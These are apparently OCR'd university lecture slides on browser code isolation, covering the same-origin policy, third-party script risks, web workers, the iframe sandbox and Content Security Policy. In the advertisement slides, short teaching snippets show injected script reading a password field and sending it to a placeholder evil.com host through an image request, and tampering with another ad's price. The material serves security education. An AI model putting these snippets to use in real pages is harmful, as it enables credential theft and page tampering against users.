Browser code isolation

John Mitchell

Topic of this class meeting

How can we

- use sophisticated isolation and interaction between components

to develop flexible, interesting web applications, while


- protecting confidentiality and integrity

???

WHY DO WE NEED ISOLATION AND COMMUNICATION?

Modern web sites are complex

Modern web "site"



Code from many sources
Combined in many ways

Sites handle sensitive information


- Financial data
  - Online banking, tax filing, shopping, budgeting, …
- Health data
  - Genomics, prescriptions, …
- Personal data
  - Email, messaging, affiliations, …

Basic questions


- How do we isolate code from different sources
  - Protecting sensitive information in browser
  - Ensuring selected forms of integrity
  - Allowing modern functionality, flexible interaction

Third-party APIs

Third-party mashups



Mashups



Third-party libraries

Extensions


More specifically

- How to protect a page from ads/services?
- How to protect the page from a library?
- How do we protect page from CDN?
- How to share data with cross-origin page?
- How to protect one user from another's content?
- How do we protect extension from page?

ARE FRAMES AND SAME-ORIGIN POLICY ENOUGH?

Recall Same-Origin Policy (SOP)


- Idea: Isolate content from different origins
  - Restricts interaction between compartments
  - Restricts network request and response



Lets look at interframe and network interaction

Same-origin policy: frames and web


- Dom access?



Same-origin policy: frames and web


- postmessage communication?

c.com




Same-origin policy: frames and web

- XmlHttpRequest?




Same-origin policy: frames and web

- image request?



Same-origin frame and web summary

- Isolate content from different origins
  - Can send postmessage or embed image or js
  - Can't access document of cross-origin page
  - Can't inspect cross-origin responses



Limitation: Library

Third-party libraries

- Library included using tag
  - <script src="jquery.js"></script>
- No isolation
  - Runs in same frame, same origin as rest of page
- May contain arbitrary code
  - Library developer errors or malicious trojan horse
  - Can redefine core features of JavaScript
  - May violate developer invariants, assumptions

jQuery used by 78% of the Quantcast top 10,000 sites, over 59% of the top million

Limitation: advertisement

```
<script src="https://adpublisher.com/ad1.js"></script>
<script src="https://adpublisher.com/ad2.js"></script>
```

Read password using the DOM API

```
var c = document.getElementsByName("password")
[0]
```

Directly embedded third-party JavaScript poses a threat to critical hosting page resources

Send it to evil location (not subject to SOP)

```
<img src=``http::www.evil.com/info.jpg?_info_">
```

Limitation: Ad vs Ad

```
<script src="http://adpublisher.com/ad1.js"></script>
<script src="http://adpublisher.com/ad2.js"></script>
```

Directly embedded third-party JavaScript poses a threat to other third-party components

Attack the other ad: Change the price !

```
var a = document.getElementById("sonyAd")
a.innerHTML = "$1 Buy Now";
```

Same-origin policy limitations

- Coarse and inflexible
  - Does not restrict actions within a execution context
  - Developers cannot change policy
- Does not prevent information leaks
  - Can send data in image request, XHR request
  - Image size can leak whether user logged in
- Cross-origin scripts run with privilege of page
  - Injected scripts can corrupt and leak user data!
- No way to relax policy
  - Can’t read cross-origin responses


Common but risky workaround

- What if we want to fetch data from provider.com?
  - JSONP ("JSON with Padding")
    - To fetch data, insert new script tag:
      <script src="https://provider.com/getData?cb=f">
      </script>
    - To share data, reply back with script wrapping data: f({ ...data...})
- Why is this dangerous?
  - Provider data can easily be leaked (CSRF)
  - Page is not protected from provider (XSS)

WHAT IS THE BASIC MOCULE FOR ISOLATION AND COMMUNICATION?

“Browsing context”

- A browsing context may be
  - A frame with its DOM
  - A web worker (thread), which does not have a DOM
- Every browsing context
  - Has an origin, determined by ⟨protocol, host, port⟩
  - Is isolated from others by same-origin policy
  - May communicate to others using postMessage
  - Can make network requests using XHR or tags (<image>, …)



HTML5 Web Workers

- Separate thread; isolated but same origin
- Not originally intended for security, but helps

http://www.html5rocks.com/en/tutorials/workers/basics/

Web Worker

- Run in an isolated thread, loaded from separate file

```
var worker = new Worker('task.js');
worker.postMessage(); // Start the worker.
```

- Same origin as frame that creates it, but no DOM
- Communicate using postMessage

main thread


```
var worker = new Worker('doWork.js');
worker.addEventListener('message', function(e) {
    console.log('Worker said: ', e.data);
}, false);
worker.postMessage('Hello World'); // Send data to worker
```

doWork

```
self.addEventListener('message', function(e) {
    self.postMessage(e.data);  // Return message it is sent
}, false);
```

Browsing context

- A browsing context may be
  - A frame with its DOM
  - A web worker (thread), which does not have a DOM
- Every browsing context
  - Has an origin, determined by ⟨protocol, host, port⟩
  - Is isolated from others by same-origin policy
  - May communicate to others using postMessage
  - Can make network requests using XHR or tags (<image>, …)




HOW CAN WE RESTRICT EXECUTION AND COMMUNICATION?

Two ways to restrict execution

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources

Useful concept: browsing context

- A browsing context may be
  - A frame with its DOM
  - A web worker (thread), which does not have a DOM
- Every browsing context
  - Has an origin, determined by ⟨protocol, host, port⟩
  - Is isolated from others by same-origin policy
  - May communicate to others using postMessage
  - Can make network requests using XHR or tags (<image>, …)




HTML5 Sandbox

- **Idea:** restrict frame actions
  - Directive sandbox ensures iframe has unique origin and cannot execute JavaScript

  - Directive sandbox allow-scripts ensures iframe has unique origin

HTML5 Sandbox


- **Idea:** restrict frame actions
  - Directive sandbox ensures iframe has unique origin and cannot execute JavaScript




  - Directive sandbox allow-scripts ensures iframe has unique origin

HTML5 Sandbox

- **Idea:** restrict frame actions
  - Directive sandbox ensures iframe has unique origin and cannot execute JavaScript



  - Directive sandbox allow-scripts ensures iframe has unique origin



Sandbox example

- Twitter button in iframe

```
<iframe src=
 "https://platform.twitter.com/widgets/tweet_button.html"
  style="border: 0; width:130px; height:20px;"> </iframe>
```

- Sandbox: remove all permissions and then allow JavaScript, popups, form submission, and twitter.com cookies

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups
                                                    allow-forms"
   src="https://platform.twitter.com/widgets/tweet_button.html"
   style="border: 0; width:130px; height:20px;"></iframe>
```

Sandbox permissions

- **allow-forms** allows form submission
- **allow-popups** allows popups
- **allow-pointer-lock** allows pointer lock (mouse moves)
- **allow-same-origin** allows the document to maintain its origin; pages loaded from https://example.com/ will retain access to that origin's data.
- **allow-scripts** allows JavaScript execution, and also allows features to trigger automatically (as they'd be trivial to implement via JavaScript)
- **allow-top-navigation** allows the document to break out of the frame by navigating the top-level window

http://www.html5rocks.com/en/tutorials/security/sandboxed-iframes/

Two ways to restrict execution

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources

Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS
  - XSS attacks bypass the same origin policy by tricking a site into delivering malicious code along with intended content
- **Approach:** restrict resource loading to a white-list
  - Prohibits inline scripts embedded in script tags, inline event handlers and javascript: URLs
  - Disable JavaScript eval(), new Function(), …
  - Content-Security-Policy HTTP header allows site to create whitelist, instructs the browser to only execute or render resources from those sources

http://www.html5rocks.com/en/tutorials/security/content-security-policy/


Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *

Content Security Policy (CSP)


- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *

c.com



